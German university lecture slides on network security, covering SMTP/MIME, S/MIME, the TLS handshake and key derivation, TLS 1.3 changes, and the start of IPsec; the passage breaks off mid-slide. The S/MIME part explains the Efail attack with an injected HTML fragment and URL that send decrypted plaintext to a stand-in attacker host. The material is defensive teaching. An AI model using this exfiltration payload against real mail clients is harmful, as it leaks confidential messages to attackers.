
Kapitel 6
Sicherheitsmaßnahmen in Netzen

Jede Netzwerkschicht stellt für die höheren Schichten eigene Sicherheitsdienste zur Verfügung



Kapitel 6
Sicherheitsmaßnahmen in Netzen


1. S/MIME
2. TLS
3. IPsec und VPN
4. WLAN: WEP und IEEE 802.11i

PKI-basierte sichere Nachrichtenübermittlung

Ziele: Vertraulichkeit, Absenderauthentifikation, Nachrichtenintegrität

Alice sendet eine sichere Nachricht m an Bob: Sie …

- berechnet aus der Nachricht m einen kryptographischen Hashwert → H(m)
- erzeugt mit ihrem privaten Schlüssel K_D^{Alice} eine Signatur → Sig(H(m)) = E(H(m), K_D^{Alice})
- erzeugt einen zufälligen *symmetrischen* Schlüssel → K_S
- verschlüsselt die Signatur und die Nachricht m mit K_S → E(Sig(H(m))|m, K_S)
- verschlüsselt K_S mit Bobs öffentlichem Schlüssel K_E^{Bob} → E(K_S, K_E^{Bob})
- sendet sowohl E(Sig(H(m))|m, K_S) als auch E(K_S, K_E^{Bob}) an Bob




SMTP-Protokoll [RFC 821 / 5321]

- benutzt TCP für zuverlässigen Datentransfer über Port 25
  (bei TLS-Verschlüsselung Port 465 oder 587)
- direkte Verbindung von sendendem Mailserver zu empfangendem Mailerver
- drei Phasen:
  - Handshaking
  - Transfer von Nachrichten
  - Schließen der Verbindung

➔ persistente TCP-Verbindung

- Befehl/Antwort – Schema
  - Befehle: ASCII text
  - Antworten: Statuscode und Beschreibung
- Nachrichten müssen im 7-bit ASCII-Format vorliegen!


SMTP Beispiel-Sitzung



S: Server
C: Client

```
S: 220 hamburger.edu
C: HELO crepes.fr
S: 250  Hello crepes.fr, pleased to meet you
C: MAIL FROM: <alice@crepes.fr>
S: 250 alice@crepes.fr... Sender ok
C: RCPT TO: <bob@hamburger.edu>
S: 250 bob@hamburger.edu ... Recipient ok
C: DATA
S: 354 Enter mail,end with "." on a line by itself
C: From: alice@crepes.fr
C: To: bob@hamburger.edu
C: Subject: Picture of yummy crepe.
C:
C: Do you like ketchup?
C: .
S: 250 Message accepted for delivery
C: QUIT
S: 221 hamburger.edu closing connection
```

SMTP-Sicherheit: ☹



- Keine Gewährleistung von Geheimhaltung / Integritätssicherung
- Zusätzliche Sicherheitsmechanismen nötig:
  - **ESMTP** (Extended SMTP): Statt HELO wird EHLO verwendet
    → Aushandlung des Sicherheitsstandards
  - **Authentifikation:** Nur angemeldete Benutzer dürfen den Mailserver benutzen! Konzepte:
    - SMTP-After-POP: vor dem Senden Post abholen (Anmeldung!)
    - SMTP-Authentifikation: AUTH-Befehl mit Benutzername + Passwort [RFC 4954, 4616]
  - **Verschlüsselung** der TCP-Verbindung:
    - SMTPS: Verschlüsselung mit TLS über eigenen Port 465
    - StartTLS: Wechsel zu TLS in aktueller TCP-Verbindung [RFC 3207]
      - Verwendet i.d.R. Port 587


Mail-Nachrichtenformat [RFC 822 / 2822]

SMTP RFC 821: Protokoll für den Austausch von E-Mail-Nachrichten

RFC 822: Definition eines Nachrichtenformats (wichtig u.a. für User-Agenten)


- Header-Zeilen, z.B.
  - From:
  - To:
  - cc:
  - Subject:

  sind keine SMTP-Befehle!
- Rumpf ("body")
  - die eigentliche Nachricht
  - ASCII 7 Bit



Nachrichtenformat: Multimedia-Erweiterungen (MIME)

- MIME: multimedia mail extension, RFC 2045 + 2046
- zusätzliche Zeilen im Nachrichtenheader deklarieren den MIME-Typ des Inhalts



Multipart-Typ zur Integration von Anhängen

```
From: alice@crepes.fr
To: bob@hamburger.edu
Subject: Picture of yummy crepe.
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary=98766789

--98766789
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain

Dear Bob,
Please find a picture of a crepe.
--98766789
Content-Transfer-Encoding: base64
Content-Type: image/jpeg

base64 encoded data .....
.........................
......base64 encoded data
--98766789--
```

Nachrichtenteil 1

(Typ: text/plain)

Nachrichtenteil 2

(Typ: image/jpeg)

S/MIME

- Vorläufer: PEM *(veraltet, da nur Verarbeitung von ASCII-Texten möglich ist und Algorithmen und Root-CA fest vorgeschrieben sind)*
- S/MIME erweitert MIME mittels weiterer Headerzeilen um Sicherheitsdienste:
  - Verschlüsseln des Nachrichteninhalts
  - Hashwert des Nachrichteninhalts berechnen und signieren
- Verwendet X.509 – Zertifikate, die optional mit gesendet werden können *(→ existierender Zertifikatsspeicher nötig)*
- Kryptographische Daten werden im PKCS#7-Format (base64-codiert) gesendet
- Kryptographische Algorithmen sind nicht festgelegt, empfohlene Standards: TripleDES-CBC, AES-CBC, SHA-256, RSA
- S/MIME-Abschnitte können auch verschachtelt werden (z.B. für die Verschlüsselung eines Abschnitts, der Daten und Signatur enthält)

S/MIME – Mailintegration


Beispiel für eine mit S/MIME signierte Mail:

```
Content-Type: multipart/signed;
     protocol="application/pkcs7-signature";
     micalg=sha1; boundary=89uJMjh5126Hz
--89uJMjh5126Hz
Content-Type: text/plain

Das ist ein zu signierender Text.
--89uJMjh5126Hz
Content-Type: application/pkcs7-signature;
        name=smime.p7s
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
        filename=smime.p7s

ghyHhHUujhJhjH77n8HHGTrfvbnj756tbB9HG4VQpfyF
[..]
467GhiGfH4VQpfyF467GhiGfHfYT6jH77n8HHGghyHhH
UujhJh7x6tbTrfv=
--89uJMjh5126Hz
```

Enthält ein ASN.1-codiertes SignedData-Objekt mit

- Versionsnr. (1)
- OID des Hash-Algorithmus
- Nachricht *(hier leer, weil in eigenem MIME-Abschnitt)*
- Zertifikat(e) des Signierers
- Verschlüsselter Hashwert der Nachricht (Signatur)
- Signierer-Infos

Efail-Angriff (Mai 2018)



Eine S/MIME-Mail enthält den verschlüsselten Text als MIME-Anhang. Der Angreifer fängt diese MIME-Mail ab *(Man-in-the-Middle)* und fügt jeweils einen eigenen MIME-Anhang davor und dahinter ein, bevor er sie an den Empfänger weiter leitet.

Der erste eingefügte Teil hat etwa den folgenden Inhalt:

```
<img src="http://evil.org/?text=
```

Man beachte das geöffnete aber nicht geschlossene Anführungszeichen, dessen Gegenpart der hintere Anhang liefert:

```
">
```


Beim Anzeigen der Mail passiert das Folgende: Der E-Mail-Client entschlüsselt den S/MIME-Teil – etwa zu "STRENG_GEHEIMER_TEXT" – und setzt aus allen drei Teilen ein HTML-Dokument zusammen.

Um das anzuzeigen ruft er die URL

```
http://evil.org/?text=STRENG_GEHEIMER_TEXT
```

auf. Damit landet der geheime Klartext beim Angreifer.


Quelle: www.heise.de



Kapitel 6
Sicherheitsmaßnahmen in Netzen

1. S/MIME
2. TLS
3. IPsec und VPN
4. WLAN: WEP und IEEE 802.11i

TLS (Transport Layer Security) - Übersicht



- **SSL** (Secure Socket Layer): Im Jahr 1994 von der Firma Netscape als Sicherungsprotokoll für die Transportschicht (TCP) vorgestellt
- Aufgaben
  - Authentifikation der Partner (optional)
  - Austausch von Schlüsselinformationen
  - Vertrauliche Datenübertragung mit symmetrischen Verfahren
  - Integritätsüberprüfung von Nachrichten mit MAC-Verfahren
- SSL ist zustandsbehaftetes Protokoll, dadurch Sitzungskonzept möglich: Zustandsinformationen pro Sitzung, die verschiedene Kommunikationsbeziehungen umfassen kann (z.B. mehrere Web-Zugriffe / TCP-Verbindungen als eine Einheit)
- Standardisierung durch die IETF als **Transport Layer Security** (**TLS**)-Protokoll: SSL-Erweiterung bzgl. kryptographischer Verfahren
- ***Aktuell: TLS 1.2*** *RFC 5246, TLS 1.3 liegt als Draft vor (Stand Jan. 2018)*
  SSL sollte nicht mehr verwendet werden!


TLS-Einordnung

- **Sitzungs-Schicht („Session-Layer“)** im ISO/OSI-Schichtenmodell: Zwischen Anwendungsschicht und Transportschicht angesiedelt
- Anbieten von TLS-Diensten beim Empfänger über spezielle von der IANA reservierte Portadressen (z.B. 443 für HTTPS = HTTP über TLS)
- **TLS-Handshake**-Protokoll zum Verbindungsaufbau
- **TLS-Record**-Protokoll zur sicheren Datenübertragung

TLS-Architektur


- **Handshake**-Protokoll zum Verbindungs-aufbau:
  - Aushandeln von verwendbaren kryptographischen Algorithmen: Austausch von Listen
  - Authentifikation mittels X509.v3 - Zertikaten: *wechselseitig / einseitig / nicht authentifiziert*
  - Dezentrale Berechnung eines „Pre-Master-Secrets“ mit Schlüsselaustausch über RSA oder Diffie-Hellmann
  - Beide Kommunikationspartner berechnen aus dem „Pre-Master-Secret“ dezentral weitere temporäre MAC- und Sitzungs-Schlüssel
  - Verwaltung von Sitzungen
- **Record**-Protokoll zur sicheren Datenübertragung
  - MAC-Berechnung
  - symmetrische Verschlüsselung

TLS Handshake: Ausgetauschte Nachrichten




Client	Server	Nachricht	Inhalte
→		ClientHello	R_C / Session-ID / Cipher-Suites$_C$ [/ Kompression]
	←	ServerHello	R_S / Cipher-Suites$_S$ [/ Session-ID]
		[Certificate]	X509.v3-Zertifikat inkl. öffentl. Schlüssel K_E des Servers
		[ServerKeyExchange]	Öffentl. Schlüssel K_E des Servers ohne Zertifikat
		[CertificateRequest]	Zertifikatsanforderung an den Client
		ServerHelloDone	
→		[Certificate]	X509.v3-Zertifikat des Clients
		ClientKeyExchange	Verschlüsselter Pre-MasterSecret E(Pre, K_E) oder Diffie-Hellman
		ChangeCipherSpec	
		Finished	MAC aller Handshake-Nachrichten
	←	ChangeCipherSpec	
		Finished	MAC aller Handshake-Nachrichten

TLS Handshake: Erläuterungen der ausgetauschten Nachrichten



- R_C, R_S: Zufallszahl (Nonce) inkl. Zeitstempel
- Session-ID: Sitzungsidentifikator
  (*Neue Session: Session-ID des Client = 0, Session-ID des Servers = neu*)
- Cipher-Suites: Jede Cipher-Suite definiert über einen 2-Byte-Code eine Kombination aus vier Algorithmen (inkl. unterschiedlicher Schlüssellängen):
  - Schlüsselaustausch / Authentifizierung / Hashfunktionen / Verschlüsselung
- Schlüsselaustausch: Wenn der Client über Zertifikat *(wird von Browsern geprüft!)* oder direkt einen öffentlichen Serverschlüssel erhält, kann er den verwenden, um sein von ihm generiertes Pre-Master-Secret an den Server zu senden. Wenn kein Serverschlüssel vorliegt (oder das so konfiguriert ist), wird das Pre-Master-Secret von Client und Server per Diffie-Hellmann-Protokoll ermittelt.
- ChangeCipherSpec: Ab sofort wird die gemeinsame Cipher-Suite verwendet!
- Finished: Enthält MAC über alle bisher ausgetauschten Nachrichten inkl. Pre-MasterSecret!

Handshake-Protokoll: Berechnung des Master Secrets bei SSL



- Basis: Pre-Master Secret *Pre* (48 Byte, 384 Bits) und ausgetauschte Zufallszahlen R_c und R_s
- Berechnen des 48-Byte Master Secrets:
- *Master Secret* =
  MD5(*Pre* | SHA('A' | *Pre* | R_c | R_s)) |
  MD5(*Pre* | SHA('BB' | *Pre* | R_c | R_s)) |
  MD5(*Pre* | SHA('CCC' | *Pre* | R_c | R_s))


ab TLS 1.2: Hashfunktionen verhandelbar (z.B. SHA-256 / SHA-384)

Handshake-Protokoll: Berechnung des MAC- und Session Keys bei SSL

- Generierung einer Folge von Schlüsselblöcken *key block*, bis alle Schlüssel damit konstruiert sind
- *key block* =
  MD5(*Master Secret* | SHA('A' | *Master Secret* | R_s | R_c)) |
  MD5(*Master Secret* | SHA('BB' | *Master Secret* | R_s | R_c)) |
  MD5(*Master Secret* | SHA('CCC' | *Master Secret* | R_s | R_c)) |
  [. . .]
- Dies ist ein Pseudozufallszahlengenerator zur Schlüsselerzeugung:
  - Master Secret ist der geheime Initialisierungswert für die Schlüsselerzeugung
  - die Zufallszahlen R_c und R_s haben nur eine Salt-Funktion, um die Kryptoanalyse zu erschweren (zusätzlich zur Nonce-Funktion)

ab TLS 1.2: Hashfunktionen verhandelbar (z.B. SHA-256 / SHA-384)

TLS Record-Protokoll Aufgaben




- **Fragmentieren** der Anwendungsdaten *(zusammensetzen)*
  - Datenstrom zu TLS-Records mit maximaler Größe von 2^{14} Bytes fragmentieren
- **Komprimieren** (optional) *(dekomprimieren)*
  - verlustfrei!
- **MAC** berechnen und hinzufügen *(prüfen)*
  - gemäß ausgehandeltem MAC-Algorithmus
  - inkl. MAC Key + Sequenznummer
- **Verschlüsseln** *(entschlüsseln)*
  - gemäß ausgehandeltem symmetrischem Algorithmus
- **Header** hinzufügen *(entfernen)*
  - Content-Typcode *(ApplicationData / Handshake / Alert / ChangeCipher)*, Version, Länge des Klartextdatenrecords

TLS - Bewertung

- **Hohe Sicherheit** bei Verwendung …
  - … ausreichender kryptographischer Algorithmen (inkl. Schlüssellängen!) → nur ab TLS 1.2 garantiert!
  - … von RSA zur Server-Authentifikation mittels X.509-Zertifikat → Austausch des Pre-Master-Secrets über Diffie-Hellmann mit einmaligen DH-Schlüsseln *(→ "Perfect Forward Secrecy", falls privater RSA-Schlüssel kompromittiert wird)*
- Grenzen von TLS
  - Verbindlichkeit von Aktionen kann nicht garantiert werden (kein Einsatz von Signaturen)
  - Probleme beim Zusammenwirken mit Applikationsfilter-Firewalls (→ Tunneln des TLS-Datenverkehrs ist nötig!)
  - Ungenügende Vertraulichkeit bei Verwendung alter Versionen von kryptographischen Verfahren
  - Keine automatisierte Zertifikatsverwaltung


TLS 1.3 – Änderungen gegenüber TLS 1.2



- Separating key agreement and authentication algorithms from the cipher suites.
- Removing support for weak and lesser-used named elliptic curves
- Removing support for MD5 and SHA-224 cryptographic hash functions
- Requiring digital signatures even when a previous configuration is used
- Replacing resumption with PSK and tickets
- Supporting 1-RTT handshakes and initial support for 0-RTT
- Mandating Perfect Forward Secrecy, by means of using ephemeral keys during the (EC)DH key agreement.
- Dropping support for many insecure or obsolete features including compression, renegotiation, non-AEAD ciphers, non-PFS key exchange (among which static RSA and static DH key exchanges), custom DHE groups, EC point format negotiation, Change Cipher Spec protocol, Hello message UNIX time

TLS 1.3 – Änderungen gegenüber TLS 1.2 cont.


- Prohibiting SSL or RC4 negotiation for backwards compatibility
- Integrating use of session hash
- Deprecating use of the record layer version number and freezing the number for improved backwards compatibility
- Moving some security-related algorithm details from an appendix to the specification and relegating ClientKeyShare to an appendix
- Addition of the ChaCha20 stream cipher with the Poly1305 message authentication code
- Addition of the Ed25519 and Ed448 digital signature algorithms
- Addition of the x25519 and x448 key exchange protocols



Kapitel 6
Sicherheitsmaßnahmen in Netzen


1. S/MIME
2. TLS
3. IPsec und VPN
4. WLAN: WEP und IEEE 802.11i

IPsec - Überblick




- Sicherheitsarchitektur für Internetprotokolle auf der Netzwerkschicht (Schicht 3 – IP), seit 1995 (u.a. [RFC 2401, 2411])
- optionaler Einsatz für IPv4 und verpflichtend für IPv6
- häufigste Implementierung: Integriert in den IP-Stack, d.h. Betriebssystem-Bestandteil (Router!)
- Sicherheitsprotokolle (einzeln oder in Kombination einsetzbar):
  - **AH (Authentication Header)**
    - Authentifikation und Datenintegrität
  - **ESP (Encapsulating Payload)**
    - Authentifikation, Datenintegrität und Geheimhaltung (Verschlüsselung)

IPsec - Modi



- Jedem IP-Paket wird ein IPsec-Header hinzugefügt:



- **Transportmodus**
  - IP-Header = IP-Header des Originalpakets *(bis auf veränderliche Felder wie „Länge“)*
  - Daten = Daten der Transportschicht *(z.B. TCP-Segment inkl. Nutzdaten)*
- **Tunnelmodus**
  - Daten = Original-IP-Paket (inkl. originalem IP-Header)
  - IP-Header = neu erzeugter IP-Header (mit neuen IP-Adressen)

IPsec-Verbindungen


- Bei beiden Protokollen (AH und ESP) müssen vorher zwischen den Kommunikationspartnern Konfigurationsparameter vereinbart werden
  - Einrichtung eines logischen Kanals:
    SA (Security Association)
- SA-Kanäle
  - sind unidirektional (einseitig gerichtet)
  - stellen ein “Abkommen” bzgl. aller Sicherheitsaspekte dar (Verfahren, Schlüssel, Lebensdauern, Datenklassifikation)
  - Eine SA wird eindeutig identifiziert durch:
    - einen Code für das Sicherheitsprotokoll (AH / ESP)
    - IP-Adresse des Senders
    - 32-bit Verbindungs-ID: SPI (Security Parameter Index)

Authentication Header (AH) - Protokoll

- Stellt Authentifikation des Senders und Datenintegrität sicher, keine Geheimhaltung!
- AH-Header wird zwischen dem (ggf. neuen) IP-Header und den Daten eingefügt
- IP-Protokoll-Feld = 51
- Zwischengeschaltete Router behandeln das Paket als normales IP-Datagramm

Der AH-Header enthält u.a.:

